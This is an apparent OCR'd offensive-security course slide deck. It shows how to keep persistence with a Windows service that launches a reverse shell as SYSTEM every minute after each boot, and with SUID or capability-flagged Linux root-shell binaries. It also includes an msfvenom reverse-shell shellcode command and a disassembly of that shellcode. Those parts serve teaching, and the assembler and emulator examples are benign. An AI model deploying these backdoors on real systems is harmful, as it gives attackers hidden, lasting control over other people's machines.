
Maintaining Access (cont.)

On Windows (cont.)

- Now, we will compile the code using PyInstaller:

```
pyinstaller.exe --hiddenimport win32timezone --onefile --icon NONE .\my_service.py
```

- This will produce a single output file:



Maintaining Access (cont.)

On Windows (cont.)

- Now, we'll run PowerShell **as administrator** and move to the folder where **my_service.exe** is located
- If we run it with any option such as "-h"

Select Administrator: Windows PowerShell

```
PS C:\Users\user\Desktop\windows_service_programming_python\simple_hello_date_service\dist> .\my_service.exe -h
option -h not recognized
Usage: 'my_service.exe [options] install|update|remove|start [...]|stop|restart [...]|debug [...]'
Options for 'install' and 'update' commands only:
 --username domain\username : The Username the service is to run under
 --password password : The password for the username
 --startup [manual|auto|disabled|delayed] : How the service starts, default = manual
 --interactive : Allow the service to interact with the desktop.
 --perfmonini file: .ini file to use for registering performance monitor data
 --perfmondll file: .dll file to use when querying the service for
   performance data, default = perfmondata.dll
Options for 'start' and 'stop' commands only:
 --wait seconds: Wait for the service to actually start or stop.
                 If you specify --wait with the 'stop' option, the service
                 and all dependent services will be stopped, each waiting
                 the specified period.
```

Maintaining Access (cont.)

On Windows (cont.)

- To install & start the service, we'll execute:


```
Administrator: Windows PowerShell
PS C:\Users\user\Desktop\windows_service_programming_python\simple_hello_date_service\dist> .\my_service.exe install
Installing service MyService
Service installed
PS C:\Users\user\Desktop\windows_service_programming_python\simple_hello_date_service\dist> .\my_service.exe start
Starting service MyService
PS C:\Users\user\Desktop\windows_service_programming_python\simple_hello_date_service\dist>
```

Maintaining Access (cont.)

On Windows (cont.)

- Now, if we look for our services in **Start > Services**, we will be able to find our installed service.
- We will also notice that it's running.


- We can notice that it's running under **Local System**.



Maintaining Access (cont.)

On Windows (cont.)

- If we browse the file we should be writing to, we will find that it has been successfully written to as shown:



Maintaining Access (cont.)

On Windows (cont.)

- Next, we will modify our service to execute our previously developed reverse shell every minute instead of writing the time to a tedious file.

- We will update our imports to include **subprocess** instead of **time**:

```
import servicemanager
import sys
import subprocess

import win32serviceutil
import win32service
import win32event
```

Maintaining Access (cont.)

On Windows (cont.)

- Next, we will add a global variable indicating the path of our reverse shell executable that we developed earlier on disk.

```
PATH_TO_REV_SHELL = r"C:\myscript.exe"

class MyService(win32serviceutil.ServiceFramework):
    _svc_name_ = "MyService"
    _svc_display_name_ = "My first service"
    _svc_description_ = ("A service that executes our reverse shell binary.")

...
```

Maintaining Access (cont.)

On Windows (cont.)

- Instead of writing the time into a file, we will execute our reverse shell executable:

```
...

    def main(self):
        while True:
            ret_code = win32event.WaitForSingleObject(self.hWaitStop,
            self.timeout)
            if ret_code == win32event.WAIT_OBJECT_0:
                servicemanager.LogInfoMsg("Service is stopping")
                break

            subprocess.call(PATH_TO_REV_SHELL, shell=False)
```

- The rest of the service code is the same.

Maintaining Access (cont.)

On Windows (cont.)

- We will compile it as previously done:

```
pyinstaller.exe --hiddenimport win32timezone --onefile --icon NONE .\my_service.py
```

- Next, we will run the output executable and install the service and run it.

- Note that we need to make sure that our reverse shell is placed at **PATH_TO_REV_SHELL** (**C:\myscript.exe**) before starting the service.

```
.\my_service.exe --startup auto install
.\my_service.exe start
```

- Notice that we're adding **--startup auto** which will run the service on the system startup.

- This means the service is going to start at the system's startup.

Maintaining Access (cont.)

On Windows (cont.)

- Once we start the service, we will receive a nice reverse shell 😃!

- Note that since we have set the **startup mode to auto, the reverse shell will run every 60 seconds, and this applies even if the Windows system gets restarted**.

```
$ nc -nvlp 9999
Listening on 0.0.0.0 9999
Connection received on 192.168.10.195 49856
whoami
nt authority\system
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::6913:57c7:ba4:97da%10
   IPv4 Address. . . . . . . . . . . : 192.168.10.195
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::2e0:67ff:fe22:38a1%10
                                       192.168.10.1
```

Maintaining Access (cont.)

On Windows (cont.)

- To stop the service and remove it

```
.\my_service.exe stop
Stopping service MyService

.\my_service.exe remove
Removing service MyService
Service removed
```

Maintaining Access (cont.)

On Linux-based systems

- Assuming that we have obtained root privileges, there are several ways to maintain the access on a Linux-based system.
- In this section will discuss creating a vulnerable ELF file.

- First, we will write a simple Python script **give_me_root.py**

```
from os import setuid, setgid
from pty import spawn

setuid(0)
setgid(0)
spawn("/bin/bash")
```

Maintaining Access (cont.)

On Linux-based systems (cont.)

- Once created, we will use Pyinstaller to compile our Python script into an ELF file.

```
root@server1:/test# pip3.10 install pyinstaller
...
root@server1:/test# pyinstaller --onefile give_me_root.py
...
root@server1:/test# ls -lah dist/give_me_root
-rwxr-xr-x 1 root root 7.1M Dec 14 20:07 dist/give_me_root
```

- Next, we will give the output file the "Set User ID" (**SUID**) permission:

```
root@server1:~# chmod +s dist/give_me_root
```

- Next, we will list the file

```
root@server1:/test# ls -lah dist/give_me_root
-rwsr-sr-x 1 root root 7.1M Dec 14 20:07 dist/give_me_root
root@server1:/test#
```

Maintaining Access (cont.)

On Linux-based systems (cont.)

- We will try to run the file as “khalid”.

```
root@server1:/test# su khalid
khalid@server1:/test$ id
uid=1000(khalid) gid=1000(khalid) groups=1000(khalid)
khalid@server1:/test$ ./dist/give_me_root
root@server1:/test#
```

- Nice! the user “khalid” has successfully gotten a root shell.

Maintaining Access (cont.)

On Linux-based systems : The Linux capabilities way

- The idea of Linux capabilities is just to divide traditional permissions of superuser (root) into specific units that are named capabilities.
- Instead of giving the SUID permission to the executable (which might be noisier), we will give it a capability.
- First, we will remove the SUID permission from our **give_root_shell** binary:

```
root@server1:/test# ls -lah dist/give_me_root
-rwsr-sr-x 1 root root 7.1M Dec 14 20:07 dist/give_me_root
root@server1:/test# chmod -s dist/give_me_root
root@server1:/test# ls -lah dist/give_me_root
-rwxr-xr-x 1 root root 7.1M Dec 14 20:07 dist/give_me_root
root@server1:/test#
```

Maintaining Access (cont.)

On Linux-based systems : The Linux capabilities way (cont.)

- Next, we will set the capability with **setcap**

```
root@server1:/test# setcap cap_setgid,cap_setuid+ep dist/give_me_root
```

  - **cap_setgid**: give us the capability to set an arbitrary GID.
  - **cap_setuid**: give us the capability to set an arbitrary UID.
  - **+ep**: to add the capabilities(effective, permitted).

- We can check the capabilities that we've set with **getcap**

```
root@server1:/test# getcap dist/give_me_root
dist/give_me_root = cap_setgid,cap_setuid+ep
```

Maintaining Access (cont.)

On Linux-based systems : The Linux capabilities way (cont.)

- If we list the file

```
root@server1:/test# ls -lah dist/give_me_root
-rwxr-xr-x 1 root root 7.1M Dec 14 20:07 dist/give_me_root
root@server1:/test#
```

- Notice that the file isn't highlighted with a RED color (as it was the case in the previous method).
- Next, we will run this as the user "khalid":

```
root@server1:/test# su khalid
khalid@server1:/test$ id
uid=1000(khalid) gid=1000(khalid) groups=1000(khalid)
khalid@server1:/test$ dist/give_me_root
root@server1:/test# whoami
root
```

- Nice! Khalid has got a root shell!

- This method isn't as noisy as the previous method since we give our executable just enough power to give us a root shell.

Keystone/Capstone/Unicorn engines

Keystone Engine

- Keystone engine is an Assembly engine.
- This means that Keystone engine can transfer assembly code into binary.
- This can help when developing/testing shellcodes.
- We can use keystone engine to assemble shellcodes into binary form that we can execute in memory.
- You don’t have to have the target architecture to assemble into another Instruction Set Architecture (ISA)
- You can install keystone engine through pip

```
pip install keystone-engine
```

Keystone/Capstone/Unicorn engines

Keystone Engine (cont.)

```
from keystone import *

CODE = (
        "mov eax, 1   ;"  # store 1 at eax
        "mov ebx, 8   ;"  # store 8 at ebx
        "add eax, ebx  "  # add ebx to eax
        )

ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)

print(f"{count} instructions have been encoded!")

print("".join([f"\\x{i:02x}" for i in encoding]))
```

Output

```
3 instructions have been encoded!
\xb8\x01\x00\x00\x00\xbb\x08\x00\x00\x00\x01\xd8
```

Keystone/Capstone/Unicorn engines

Capstone Engine

- Capstone engine is a disassembly engine
- We can use capstone engine to disassemble programs or shellcodes.
- You don’t have to have the target architecture to disassemble another Instruction Set Architecture (ISA) code
- capstone engine can be installed with pip

```
pip install capstone
```

SECURITY FLAME

Keystone/Capstone/Unicorn engines

Capstone Engine (cont.)

```
from capstone import *

# msfvenom -f python -p windows/x64/shell_reverse_tcp LHOST=192.168.10.179 LPORT=9999 -v shellcode
shellcode =  b""
shellcode += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41"
...
shellcode += b"\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5"

cs = Cs(CS_ARCH_X86, CS_MODE_64)

for i in cs.disasm(shellcode, 0):
    machine_code = " ".join([f"{x:02x}" for x in i.bytes])
    print(machine_code.ljust(40), i.mnemonic.ljust(10), i.op_str)
```

Keystone/Capstone/Unicorn engines

Capstone Engine (cont.)

- If we run this code with the host **192.168.10.179** and port **9999**, we will notice the following in the output

```
41 56                   push    r14
49 89 e6                mov     r14, rsp
48 81 ec a0 01 00 00    sub     rsp, 0x1a0
49 89 e5                mov     r13, rsp
49 bc 02 00 27 0f c0 a8 0a b3   movabs  r12, 0xb30aa8c00f270002
41 54                   push    r12
49 89 e4                mov     r12, rsp
```

- "b30aa8c0" is the attacker's IP address.
- "0f27" is the port.
- "0002" is the Address Family (AF_INET) to indicate that the communication should be established using the IPv4 protocol.

- Since the target Instruction Set Architecture (ISA) is x86-64, the values are written with the ISA's endianness (little-endian) in mind.

Keystone/Capstone/Unicorn engines

Unicorn Engine

- Unicorn engine is an emulation engine.
- With Unicorn Engine, we can emulate any CPU code that it supports.
- In other words, we can “execute” instructions that our CPU might not support.
- Unicorn engine can be installed with pip.

```
pip install unicorn
```

Keystone/Capstone/Unicorn engines

Unicorn Engine (cont.)

SECURITY FLAME

- Example of emulating ARM64 instructions on unicorn-engine:

```
from binascii import unhexlify
from unicorn import *
from unicorn.arm64_const import *
# ARM64 code to be emulated
ARM64_CODE  = "a0008052" # mov w0, #0x5
ARM64_CODE += "2000000b" # add w0, w1, w0
ARM64_CODE = unhexlify(ARM64_CODE.encode())
# memory address where emulation starts
ADDRESS = 0x1000000
print("Emulate ARM64 code")
try:
    mu = Uc(UC_ARCH_ARM64, UC_MODE_ARM)  # Initialize emulator in ARM64 (AARCH64) mode
    mu.mem_map (ADDRESS, 2 * 1024 * 1024) # map 2MB memory for this emulation
    mu.mem_write(ADDRESS, ARM64_CODE) # write machine code to be emulated to memory
    mu.reg_write(UC_ARM64_REG_W1, 0x1) # initialize machine registers
    mu.emu_start(ADDRESS, ADDRESS + len(ARM64_CODE))  # emulate code in infinite time & unlimited instructions
    print("Emulation done. Below is the CPU context") # now print out some registers
    r_W0 = mu.reg_read(UC_ARM64_REG_W0)
    print (f"W0 = {hex(r_W0)}")

except UcError as e:
    print("ERROR: %s" % e)
```

Output

```
Emulate ARM64 code
Emulation done. Below is the CPU context
W0 = 0x6
```

Keystone/Capstone/Unicorn engines

Unicorn Engine (cont.)

SECURITY FLAME

- We can also use several engines at once too

```
from unicorn import *
from unicorn.arm64_const import *
from keystone import *
ARM64_CODE  = ( # ARM64 code to be emulated
        "mov w0, #0x5 ;"
        "add w0, w1, w0"
        )
ks = Ks(KS_ARCH_ARM64, KS_MODE_LITTLE_ENDIAN) # Initialize keystone engine
ARM64_CODE, count = ks.asm(ARM64_CODE)
ARM64_CODE = bytes(ARM64_CODE)
ADDRESS = 0x1000000  # memory address where emulation starts
print(f"Emulating {count} ARM64 instructions")
try:
    mu = Uc(UC_ARCH_ARM64, UC_MODE_ARM)     # Initialize emulator in ARM64 (AARCH64) mode
    mu.mem_map (ADDRESS, 2 * 1024 * 1024)     # map 2MB memory for this emulation
    mu.mem_write(ADDRESS, ARM64_CODE)     # write machine code to be emulated to memory
    mu.reg_write(UC_ARM64_REG_W1, 0x1)     # initialize machine registers
    mu.emu_start(ADDRESS, ADDRESS + len(ARM64_CODE))
    print("Emulation done. Below is the CPU context")
    r_W0 = mu.reg_read(UC_ARM64_REG_W0)
    print (f"W0 = {hex(r_W0)}")
except UcError as e:
    print("ERROR: %s" % e)
```

Output

```
Emulating 2 ARM64 instructions
Emulation done. Below is the CPU context
W0 = 0x6
```

SECURITY FLAME

What's next?

- Start writing your own offensive security tools (please pick Python 🙃).
- The road is endless. Keep hacking 

I hope you enjoyed the ride 😄

If you'd like to contact me for whatever reason, you can find me on Twitter @D4rkness_14